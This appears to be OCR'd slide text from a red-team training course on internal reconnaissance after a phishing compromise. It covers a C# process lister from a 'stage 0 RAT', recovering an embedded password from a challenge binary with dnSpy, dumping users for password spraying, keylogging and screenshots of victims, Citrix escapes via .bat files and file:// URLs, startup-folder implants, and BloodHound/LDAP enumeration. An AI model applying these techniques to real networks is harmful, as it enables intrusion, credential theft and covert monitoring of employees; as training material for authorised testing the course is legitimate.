
```
C:\Users\charles.hamilton>wmic service get state,name,pathname
Name                                      PathName                                                                                State
AdobeARMservice                           "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"                          Running
AdobeFlashPlayerUpdateSvc                 C:\windows\SysWOW64\Macromed\Flash\FlashPlayerUpdateService.exe                         Stopped
AJRouter                                  C:\windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p                     Stopped
ALG                                       C:\windows\System32\alg.exe                                                             Stopped
AMPAgent                                  "C:\Program Files (x86)\Dell\KACE\AMPAgent.exe"                                         Running
AMPWatchDog                               "C:\Program Files (x86)\Dell\KACE\AMPWatchDog.exe"                                      Running
ApHidMonitorService                       "C:\Program Files\DellTPad\HidMonitorSvc.exe"                                           Running
AppIDSvc                                  C:\windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p                     Stopped
Appinfo                                   C:\windows\system32\svchost.exe -k netsvcs -p                                           Running
AppMgmt                                   C:\windows\system32\svchost.exe -k netsvcs -p                                           Stopped
AppReadiness                              C:\windows\System32\svchost.exe -k AppReadiness -p                                      Stopped
AppVClient                                C:\windows\system32\AppVClient.exe                                                      Stopped
```

[illegible]

Internal Reconnaissance

Remember our simple stage 0 RAT?

Listing process in C#



```
class Program
{
    0 references
    static void Main(string[] args)
    {
            Process[] processList = Process.GetProcesses();
            foreach (Process p in processList)
            {
                Console.WriteLine(String.Format("{0} {1}", p.Id, p.ProcessName));
            }
    }
}
```

[illegible]

Internal Reconnaissance

You can reimplement pretty much all of the Windows command in C and C# to avoid using cmd.exe /c …

Internal Reconnaissance

Services listing will help you confirm if there are security solutions running on the host

It may also reveal custom services

Internal Reconnaissance

If you enjoy reverse engineering, you can try to reverse the service and find potential vulnerabilities or embedded credentials

Real life example:

The company wants to save energy, so they force shutdown workstations at midnight; the service is sending information to a server and the credentials used are embedded in the binary

Internal Reconnaissance

Quick reverse engineering tips:

If the binary file is a .NET file, use dnSpy:

- https://github.com/0xd4d/dnSpy/releases

If it is a native executable:

- xdbg64 https://x64dbg.com
- IDA (freeware or PRO if you have a license) https://www.hex-rays.com/products/ida/support/download_freeware.shtml
- Ghidra https://www.nsa.gov/resources/everyone/ghidra/


Exercise
Find the password in the custom application

Internal Reconnaissance

Challenge URL: https://mr.un1k0d3r.online/training/source/Corpo.exe

Internal Reconnaissance

static VS runtime debugging




```
// Corpo.Form1
// Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
private void DoCorpo()
{
    string username = "mr.un1k0d3r";
    string password = Form1.DecryptStringFromBytes_Aes(Convert.FromBase64String("/u0v6LNp6xspviKnko1fKg=="), new byte[]
    {
        48,
        165,
        151,
        127,
        158,
        3,
        239,
        113,
        128,
        220,
        68,
        238,
        200,
        216,
        149,
        175
    }, new byte[]
    {
        27,
        35,
        2,
        150,
        148,
        123,
        124,
        100,
        58,
        25,
        59,
        202,
        96,
        175,
        179,
        138
    });
    SecureString securePwd = new SecureString();
    for (int i = 0; i < password.Length; i++)
    {
        securePwd.AppendChar(password[i]);
    }
    Process.Start("calc.exe", username, securePwd, "RINGZER0");
}
```


Internal Reconnaissance

dnSpy live debugging

Add a breakpoint on DoCorpo




Step over until the decryption is completed



Internal Reconnaissance

Once the call to `DecryptStringFromBytes_Aes` is completed, simply inspect the variable in the debugger



Name	Value	Type
System.Convert.FromBase64String returned	{byte[0x00000010]}	byte[]
Corpo.Form1.DecryptStringFromBytes_Aes returned	"RingZer0Corp"	string
this	{Corpo.Form1, Text: RingZer0 CORP}	Corpo.Form1
username	"mr.un1k0d3r"	string
password	"RingZer0Corp"	string
securePwd	null	System.Security.SecureString
i	0x00000000	int

Internal Reconnaissance

- You have your shell and you are ready to discover what is going on in the network
- Dump all the users and emails
- Powershell https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Utility.ps1
- CSharp https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputility.exe

Internal Reconnaissance

The idea is to make sure you have the biggest sample as possible, in case you loose access

You can refine your future phishing or password spraying

Internal Reconnaissance

You want to make sure to have emails and users to be able to perform:

- Password spraying against a bigger set of users
- Potentially target more employees, in case you lose access to the network

When dumping users, try to include the description; that may help you target valuable assets

Password spraying should be performed against a small group of users that are valuable

Internal Reconnaissance

Usually if you gained access through a phishing campaign, your shell is most likely running on a workstation

Capturing keystrokes and screenshots may help you ensure the security team is not interacting with the victim

Screenshot may also reveal applications used by the user and sensitive information

Keystrokes may also provide password for free

Internal Reconnaissance

Workstation may also provide valuable information:

Dumping the browser homepage usually points to the intranet

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Get-BrowserHomepage.ps1

Bookmarks may reveal internal portal that can be used to perform lateral movement

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Get-IEBookmarks.ps1

Internal Reconnaissance

A Socks proxy can be used to connect to the intranet and gather information about their internally exposed services

They may have a Citrix portal internally that may allow you to connect with the user you compromised; once you launch the Citrix application, you may find a Citrix escape and compromise a server


Extra point for Citrix: the server is usually less protected than the endpoints

Internal Reconnaissance

The most typical Citrix escape relies on the open or save window. If you have office software published, you can escape the "sandbox"


Right click to create a file

Then right click on the file and rename it with a ".bat" extension




Internal Reconnaissance

Right click again to edit the file




Add the command you want to run



```
whoami && pause
```

Right click and click

Open to run the bat file




run.docx	13/11/2019 14:20	Microsoft Word D...	12 KB
run.bat	13/11/2019 14:26	Windows Batch File	1 KB

C:\windows\system32\cmd.exe

```
C:\Users\charles.hamilton\Desktop\training>whoami   && pause
mysite\charles.hamilton
Press any key to continue . . .
```

Internal Reconnaissance


Citrix in the wild




[illegible]

Internal Reconnaissance

If you can browse the Internet through a link in the Citrix application, you have access to a shell using the “file://” url handler



file:///C:\windows\system32\cmd.exe



Do you want to run or save **cmd.exe** (231 KB) from ?
This type of file could harm your computer.

[illegible]

Internal Reconnaissance

Internal Citrix are also great, because you can leverage internal password spraying to access the Internal Citrix and compromise internal servers

Internal Citrix instance tend to have MFA disabled

Internal Reconnaissance

Quick note on Citrix:

Citrix exposes a shared folder with all the users' profiles. If you have admin access or the permission are misconfigured, you can update the data pushed on the Citrix client

Copying a binary in the startup folder of the profile will execute it on the targeted user session

Internal Reconnaissance

Other commands of interest that may help perform reconnaissance at the network level:

- **route print**: Discover other networks
- **nslookup DOMAIN**: Discover server's range. Nslookup on the domain will return DCs
- **nltest /dclist:DOMAIN**: List DCs including RODC and PDC. PDC may be in a more critical subnet
- **netstat –an | netstat –a**: List currently established connection
- **ipconfig /all**: Gather information about the networking interface. You may find a VPN tunnel already established to their sensitive network


Exercise
Analyse the output of the network recon commands

Internal Reconnaissance

`nslookup %USERDOMAIN%` will return all the DCs

Or using C#:

- `Dns.GetHostByName`
- `Dns.Resolve`



```
static void Main(string[] args)
{
    IPHostEntry ihe = Dns.GetHostByName(args[0]);
    IPAddress[] ia = ihe.AddressList;
    for(int i = 0; i < ia.Length; i++)
    {
        Console.WriteLine("Address {1} ", i, ia[i].ToString());
    }
}
```

Internal Reconnaissance

Other commands of interest that may help perform reconnaissance regarding the network:

NOTE THAT THESE ARE NOT EXTREMELY STEALTH BUT PROVIDE GOOD VISIBILITY

BloodHound, SharpHound and PowerView allow you to gather information about users, computers, sessions, and groups

Internal Reconnaissance

You can implement most of the features as standalone utility:

▪ **Get user LDAP**	`(&(objectCategory=user)`
▪ **Get computers LDAP**	`(&(objectCategory=computer)`
▪ **Get groups**	`(&(objectCategory=group)`
▪ **Get sessions**	Windows API `NetSessionEnum`
▪ **Get local admin**	Windows API `NetLocalGroupGetMembers`

Internal Reconnaissance

BloodHound utility provides a lot of options. make sure you carefully pick the one that will remain as stealth as possible based on your prior understanding of the network

Same goes with PowerView, there are tons of commands that can be extremely useful, but extremely noisy

Internal Reconnaissance

Querying sessions on the remote system:

- You query the remote system

```
for(computer) {
    query computer
}
```

- **You are going to connect to a lot of assets**

Internal Reconnaissance

